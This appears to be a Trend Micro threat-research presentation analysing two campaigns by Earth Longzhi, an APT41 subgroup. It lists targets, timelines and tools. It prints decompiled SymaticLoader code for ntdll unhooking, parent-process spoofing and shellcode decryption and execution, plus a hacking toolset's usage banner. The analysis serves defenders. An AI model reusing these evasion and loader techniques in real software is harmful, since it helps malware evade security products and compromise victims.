Hack The Real Box

An Analysis of Multiple Campaigns by APT41's Subgroup Earth Longzhi

Hiroaki Hara and Ted Lee

About us

Hiroaki Hara

Threat Researcher @ Trend Micro

Hiroaki Hara focuses on threat intelligence research in the Asia-Pacific region. He specializes in threat hunting, incident response, malware analysis, and targeted attack research. He spends most of his time coming up with funny names for newly found pieces of malware. He has previously presented at JSAC 2021/2022.

Ted Lee

Threat Researcher @ Trend Micro

Ted Lee mainly focuses on tracking APAC-based advanced persistence threat (APT) attacks and malware analysis. He also works as a malware/intelligence analyst to support incident response (IR) case analysis in Taiwan. Prior to being an APT threat researcher, he had experience in solution development on XDR platforms.

© 2022 Trend Micro Inc.

Table of Contents


1. Who is Earth Longzhi?
2. Analysis of Two Campaigns
3. Process of Attribution

© 2022 Trend Micro Inc.

Who is Earth Longzhi?

Earth Longzhi and APT41 Recap

- Subgroup of APT41 or collaborating entity with APT41
- Strong relationship with Earth Baku/GroupCC (⊂ APT41)
- Targeting national defense and aviation industries in Taiwan, China, Thailand, Malaysia, Indonesia, Pakistan, and Ukraine



APT41

organized from

ESET attributed Winnti as APT41

espionage

espionage + cybercrime

Sparkling Goblin

alias =

Grayfly

Blackfly

implicitly linked ≒

Winnti

|| alias

Sharing Tools/TTPs ⇔

GroupCC

Earth Baku

⇕ Sharing Tools/TTPs


Earth Longzhi

Toolset

- StealthVector
- StealthMutant
- Crosswalk
- ScrambleCross/Sidewalk
- CobaltStrike

Toolset

- Winnti (malware)
- PlugX
- ShadowPad



© 2022 Trend Micro Inc.

Analysis of Two Campaigns

© 2022 Trend Micro Inc.


Two Campaigns

#	Campaign #1	Campaign #2
Timeline	2020/05 - 2021/02	2021/08 - 2022/06
Victims	• Government, infrastructure, and healthcare-related organizations in TW • Banking industry in CN	• Government, defense, health, and aviation industries mainly in APAC
Attack Vector	• Exploitation of public-facing application • Spear-phishing attachment	• Exploitation of public-facing application • Spear-phishing attachment
Tools	• SymaticLoader • Cobalt Strike • AllInOne	• CroxLoader • BigpipeLoader • OutLoader • AVBurner/ProcBurner • Cobalt Strike • Custom Mimikatz

© 2022 Trend Micro Inc.

Campaign #1

- Active 2020/05 ~ 2021/02
- Target:
  - Government, infrastructure, and health industries in Taiwan
  - Banking industry in China



● In-the-wild attack

● Observed in VirusTotal

2020

May: Attack against infrastructure industry in TW

June: Attack against academic industry in TW; Attack against health industry in TW

Nov: Attack against infrastructure industry in TW; Attack against banking industry in CN

2021

Jan: Attack against infrastructure industry in TW


Feb: Attack against government agency in TW

© 2022 Trend Micro Inc.

SymaticLoader


- Custom shellcode loader used since at least 2020/05
- Designed to bypass AV/EDR solutions, like a red team

Unhooking ntdll.dll



```
v1 = GetModuleHandleA("ntdll");
K32GetModuleInformation(v0, v1, &modinfo, 0x18u);// get in-memory ntdll image
pNtdllImageDosHeader = (PIMAGE_DOS_HEADER)modinfo.lpBaseOfDll;
v3 = CreateFileA("C:\\Windows\\System32\\ntdll.dll", 0x80000000, 1u, 0i64, 3u, 0, 0i64);// get raw ntdll from disk
v4 = CreateFileMappingA(v3, 0i64, 0x1000002u, 0, 0, 0i64);
v5 = (char *)MapViewOfFile(v4, 4u, 0, 0, 0i64);
dwSectionIndex = 0;
pNtdllImageNtHeaders = (PIMAGE_NT_HEADERS)((char *)pNtdllImageDosHeader + pNtdllImageDosHeader->e_lfanew);
pNtdllFileBase = v5;
if ( pNtdllImageNtHeaders->FileHeader.NumberOfSections )
{
  do
  {
    v9 = 0i64;
    v10 = (PBYTE)pNtdllImageNtHeaders + 40 * dwSectionIndex + pNtdllImageNtHeaders->FileHeader.SizeOfOptionalHeader;//
                                                // It does not locate to the beginning of IMAGE_SECTION_HEADER directly.
                                                // 40 is sizeof(IMAGE_SECTION_HEADER).
    while ( 1 )
    {
      v11 = v10[v9++ + 24];                     // The offset plus 24 = IMAGE_SECTION_HEADER[dwSectionIndex].Name
      if ( v11 != aText[v9 - 1] )               // find .text section
        break;
      if ( v9 == 6 )
      {
        dwVirtualSize = *((unsigned int *)v10 + 8);// IMAGE_SECTION_HEADER.VirtualSize
        pVirtualAddress = (char *)pNtdllImageDosHeader + *((unsigned int *)v10 + 9);// IMAGE_SECTION_HEADER.VirtualAddress
        flOldProtect = 0;
        VirtualProtect(pVirtualAddress, dwVirtualSize, 0x40u, &flOldProtect);
        memmove(
          (char *)pNtdllImageDosHeader + *((unsigned int *)v10 + 9),
          &pNtdllFileBase[*((unsigned int *)v10 + 9)],
          *((unsigned int *)v10 + 8));          // Copy raw ntdll mapping from disk to memory
        VirtualProtect(
          (char *)pNtdllImageDosHeader + *((unsigned int *)v10 + 9),
          *((unsigned int *)v10 + 8),
          flOldProtect,
          &flOldProtect);
        break;
      }
    }
    ++dwSectionIndex;
  }
  while ( dwSectionIndex < pNtdllImageNtHeaders->FileHeader.NumberOfSections );
}
```

Parent process masquerading with UpdateProcThreadAttribute




```
GetUserNameA(Buffer, pcbBuffer);
v24 = 0i64;
while ( 1 )
{
  v25 = Buffer[v24++];
  if ( v25 != aSystem[v24 - 1] )              // Check if I'm SYSTEM
    break;
  if ( v24 == 7 )
  {
    v26 = GetProcessIdByName((__int64)"svchost.exe");
    Value = OpenProcess(0x1FFFFFu, 0, v26);
    memset(&StartupInfo.StartupInfo.lpReserved, 0, 0x68ui64);
    StartupInfo.StartupInfo.cb = 112;
    *(_QWORD *)pcbBuffer = 0i64;
    ProcessInformation.hProcess = 0i64;
    ProcessInformation.hThread = 0i64;
    *(_QWORD *)&ProcessInformation.dwProcessId = 0i64;
    InitializeProcThreadAttributeList(0i64, 1u, 0, (PSIZE_T)pcbBuffer);
    v27 = (struct _PROC_THREAD_ATTRIBUTE_LIST *)LocalAlloc(0x40u, *(SIZE_T *)pcbBuffer);
    InitializeProcThreadAttributeList(v27, 1u, 0, (PSIZE_T)pcbBuffer);
    if ( !UpdateProcThreadAttribute(v27, 0, PROC_THREAD_ATTRIBUTE_INPUT, &Value, 8ui64, 0i64, 0i64) )// masquerade the parent process as svchost.exe
      return 1;
    StartupInfo.lpAttributeList = v27;
    if ( !CreateProcessAsUserA(
            0i64,
            0i64,
            (LPSTR)"C:\\Windows\\System32\\dllhost.exe",
            0i64,
            0i64,
            0,
            0x80000u,
            0i64,
            "C:\\Windows\\System32",
            &StartupInfo.StartupInfo,
            &ProcessInformation) )
      return 1;
```

SymaticLoader

- Custom Coalt Strike loader used since at least 2020/11
- Payload decryption with **SUB 0xA + XOR 0xCC**

Payload decryption routine




```
(a1->Sleep)(15000);
v5 = (a1->CreateFileA)(a1->field_0, 0x80000000, 1, 0, 3, 0, 0);
v2 = (a1->GetFileSize)(v5, 0);
v3 = (a1->VirtualAlloc)(0, v2 + 1024, 12288, 64);
(a1->ReadFile)(v5, v3, v2, &a1->field_28, 0);
for ( i = 0; i < a1->field_28; ++i )
  v3[i] = (v3[i] - 0xA) ^ 0xCC;
(a1->CloseHandle)(v5);
(a1->EtwpCreateEtwThread)(v3, 0);
while ( 1 )
  (a1->Sleep)(15000);
```

© 2022 Trend Micro Inc.

All-in-one Toolset

- Custom mutifunction toolset for hacking
  - Combines all necessary tools in one executable



```
====================== HD All in One Tool V2.00 (2014-09-01) =================
================ Code by William Henry, Thanks for Steve Paul Jobs============

[Usage of Function:]
        -p                Packet Transmit
        -S                Socks5 Proxy
        -SQL              MSSql Password Scanner
        -IPC              IPC$ Password Scanner
        -SFC              DisableSFC
        -filetime         Chanage File Time
        -Port             Port Scan
        -Runas            Run as
        -Clone            Clone User
        -driver           Get Driver Space
        -Sqlcmd           SqlServer Cmd
```

HTRan (https://github.com/HiwinCN/HTran)

Socks5 proxy

Password scan against MSSQL with given dictionary

Password scan over $IPC with given dictionary

Disable Windows File Protection via SFC_OS.dll

Modify specific file timestamp

TCP port scanner

Launch a process with higher privilege


Clone specified users's RID in registry for RID spoofing

Get information of local/remote drives (by NetShareEnum)

Command will be executed by SQLExecDirect

Campaign #2

- Active 2021/08 - 2022/06
- Targeting defense, aviation, insurance, and urban development industries in Taiwan, Thailand, Malaysia, the Philippines, Indonesia, Pakistan, and Ukraine



● In-the-wild attack

● Observed in VirusTotal

Attack against Insurerance industry in Phillipines using SymaticLoader

Attack against Aviation industry in Thailand using BigpipeLoader

Attack against Urban Development industry in Phillipines using BigpipeLoader

Attack against Aviation industry in Taiwan using CroxLoader

Possible attack against Unknown industry in Pakistan using OutLoader

Possible attack against Unknown industry in Malaysia using OutLoader

Possible attack against Defense industry in Indonesia using BigpipeLoader

